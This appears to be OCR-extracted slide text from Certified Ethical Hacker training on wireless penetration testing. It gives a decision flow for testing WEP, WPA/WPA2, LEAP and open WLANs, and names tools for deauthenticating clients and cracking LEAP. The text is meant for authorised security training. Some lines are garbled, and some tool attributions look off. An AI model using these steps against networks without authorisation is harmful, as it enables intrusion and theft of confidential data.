
Collect information on security protocols, network strength and connected devices

# Wireless Penetration Testing Framework


CEH  
Certified Ethical Hacker

## Wireless Pen Testing Framework


- Discover wireless devices
- If wireless device is found, document all the findings
- If the wireless device found using Wi-Fi network, then perform general Wi-Fi network attack and check if it uses WEP encryption
- If WLAN uses WEP encryption, then perform WEP encryption pen testing or else check if it uses WPA/WPA2 encryption
- If WLAN uses WPA/WPA2 encryption, then perform WPA/WPA2 encryption pen testing or else check if it uses LEAP encryption
- If WLAN uses LEAP encryption, then perform LEAP encryption pen testing or else check if WLAN is unencrypted
- If WLAN is unencrypted, then perform unencrypted WLAN pen testing or else perform general Wi-Fi network attack



# Wi-Fi Pen Testing Framework




# Pen Testing LEAP Encrypted WLAN




- Deauthenticate the client using tools such as Karma, Hotspotter, Airsnarf, etc.
- If client is deauthenticated, then break the LEAP encryption using tools such as asleap, THC-LEAP Cracker, etc., to steal confidential information or else try to deauthenticate the client again



Use tools such as asleap, THC-I-FAP Cracker, etc.

